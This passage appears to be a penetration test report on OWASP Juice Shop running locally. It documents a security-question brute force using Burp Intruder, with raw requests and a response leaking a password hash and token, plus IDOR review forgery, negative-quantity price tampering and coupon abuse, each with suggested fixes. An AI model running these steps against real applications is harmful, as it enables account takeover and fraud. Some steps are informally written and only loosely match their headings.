It is recommended to: • Implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks. • Do not ship or deploy with any default credentials, particularly for admin users. • Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords. • Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.	
References	
https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication	

Proof Of Concept:

Exploit Steps:



Step 1: **Go to the Forgot Password page (http://localhost:3000/#/forgot-password).**




Step 2: Enter the target user's email (e.g., Bjoern's email).=> bjoern@owasp.org
A security question is presented that you don't know the answer to.

```
POST /rest/user/reset-password HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 89
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
rWMxwZ3jLAyEcwtPCKfEhBtKIwTLNuorfplhEMtl6Ce2ujWcWDA2ezXKYboQ
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"bjoern@owasp.org",
  "answer":"123",
  "new":"123123.",
  "repeat":"123123."
}
```

Step 3:Intercept the request using **Burp Suite**.

```
POST /rest/user/reset-password HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 88
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=mMOp2caIMtgCEfMhXtgIyTwZuD7faJHvruzehMmcpLIvgtQwSWLuM9c2Jd1x
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"email":"bjoern@owasp.org","answer":"§1212121216§","new":"123123123","repeat":"123123123"}
```



Step 4:Send the intercepted request to **Burp Intruder** for automated attack attempts.

Set the payload position to the answer field.

Use a wordlist to try common answers for security questions (e.g., obtained via search, social media, or guessing).this wordlist is from chatgpt

Request	Payload	Status code	Response received
19	Zaya	200	14
0		401	14
1	Thor	401	13
2	Teddy	401	16
3	Jasper	401	14
4	Sasha	401	15
5	Lucky	401	14
6	Holly	401	13
7	Blue	401	13
8	Winston	401	12
9	Maggie	401	14
10	Leo	401	14

Request Response

Pretty Raw Hex Render

```
Keep-Alive: timeout=5

{
  "user":{
    "id":13,
    "username":"",
    "email":"bjoern@owasp.org",
    "password":"f35f43b8cc3facacfa0049d8fb7062f1",
    "role":"deluxe",
    "deluxeToken":"efe2f1599e2d93440d5243a1ffaf5a413b70cf3ac97156bd6fab9b5ddfcbe0e4",
    "lastLoginIp":"",
    "profileImage":"assets/public/images/uploads/13.jpg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2024-10-02T12:16:59.425Z",
    "updatedAt":"2024-10-02T21:42:00.503Z",
    "deletedAt":null
  }
}
```

Step 5:Run the attack, and once the correct answer is found, the application will allow the password reset.

Reset the password, and now the attacker has full access to the user's account.


Expected Outcome:


The attacker successfully resets the target user's password without knowing the answer to the security question, compromising the account.

10. IDOR

Reference No:	Risk Rating:
WEB_VUL_10	**High**
Tools Used:	
Browser, Burp Suite	
Vulnerability Description:	
It was discovered that the product review feature in the application is vulnerable to **Insecure Direct Object Reference (IDOR)**. An attacker can manipulate the author parameter to submit or edit product reviews on behalf of other users, including privileged accounts like the admin. By changing the author field to another user's ID (e.g., "admin"), the review is posted as if it were submitted by that user.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis using Burp Suite	
Vulnerable URLs / IP Address	
http://localhost:3000/#/rest/products/1/reviews	
Implications / Consequences of not Fixing the Issue	
An attacker can exploit this vulnerability to: • Post reviews on behalf of other users, including administrators. • Manipulate the credibility of product reviews by impersonating different users. • Potentially edit or delete reviews posted by other users, which could lead to reputational damage, especially if used to manipulate customer feedback on a product. • If administrative accounts are compromised, attackers could manipulate critical reviews or impersonate privileged users, compromising the integrity of the application	
Suggested Countermeasures	
To mitigate this vulnerability, the following actions should be taken: • **Access Control:** Implement proper access control checks to ensure that users can only modify their own reviews and data. • **Authorization Validation:** Ensure that only the legitimate owner of a review is able to modify the author field or related sensitive data. • **Session Binding:** Bind user sessions to unique user IDs and verify the ownership of each review before processing modifications.	
References	
https://owasp.org/OWASP Insecure Direct Object Reference	

Proof Of Concept:






Step 1: Go to **Order History** or any section where product reviews are displayed


URL: http://localhost:3000/#/rest/products/1/reviews

I login as normal user called maz



Step 2:i will send it and intercept it see

Step 3:this is normal result



Step 4:if i change author to admin what happen


Step 5:this is fake result response after manipulation

Example of changing maz to "admin"


11. Parameter Tamperer.

Reference No:	Risk Rating:
WEB_VUL_11	**Critical**
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that on the signup page, an attacker can **manipulate the quantity parameter** in the request to **bypass intended application logic**, **allowing them to alter the price of products** in an unintended manner.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis using Burp Suite	
Vulnerable URLs / IP Address	
http://localhost:3000/#/api/BasketItems/11	
Implications / Consequences of not Fixing the Issue	
An adversary can easily **manipulate the quantity parameter** to set **negative values**, which can lead to unauthorized discounts, allowing them to purchase products at a significantly reduced price or even free of charge. This could result in financial losses for the organization and damage to the application's integrity.	
Suggested Countermeasures	
To mitigate this vulnerability, the following actions should be taken: • Implement server-side validation to check for valid quantities and prevent negative or unreasonable values. • Use consistent and secure session management to prevent unauthorized access. • Employ input validation techniques to sanitize all user inputs, especially those affecting business logic. • Implement logging and monitoring to detect unusual patterns that could indicate parameter tampering	
References	
https://owasp.org/Business Logic Vulnerabilities	


Proof Of Concept:




Step 1:In my cart, I paid for the product




Step 2:What happens if I manipulate the quantity parameter?



Step 3:i will put it in negative num






Step 4:it success and price decrese

12. Cryptographic Issues.


Reference No:	Risk Rating:
WEB_VUL_12	High
Tools Used:	
Browser,online decoder	
Vulnerability Description:	
It was observed that sensitive information could be accessed by exploiting directory traversal vulnerabilities and null byte injection. By manipulating the URL, an attacker can access hidden files, such as the coupon files, which may contain sensitive data.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://localhost:3000/#/payment/shop	
Implications / Consequences of not Fixing the Issue	
· **Financial Loss**:Exploiting the vulnerability could lead to significant discounts that result in financial losses for the company. · **Fraudulent Activities**:The ability to forge coupon codes allows individuals to obtain products at drastically reduced prices illegitimately. · **Reputation Damage**:Repeated exploitation of this vulnerability can negatively impact the company's reputation and erode customer trust.	
Suggested Countermeasures	
·**Implement Strong Encryption**: Use robust and modern encryption algorithms to protect sensitive information. Avoid outdated or insecure protocols. ·**Validate Inputs**: Ensure that all inputs received from users are validated and sanitized to prevent path manipulation attacks. ·**Access Control**: Enforce access restrictions to sensitive files. Ensure that sensitive data is not publicly accessible and restrict access to authorized roles only. ·**Encrypt Sensitive Data**: Ensure that any sensitive information, such as coupon codes or passwords, is encrypted when stored in the database.	
References	
https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2021/Top_10-2021-Cryptographic_Failures.pdf	

Proof of Concept:

Step 1:while I search on social media




Step 2:while I search I found this coupon




Step 3:I use it after give me 10 %

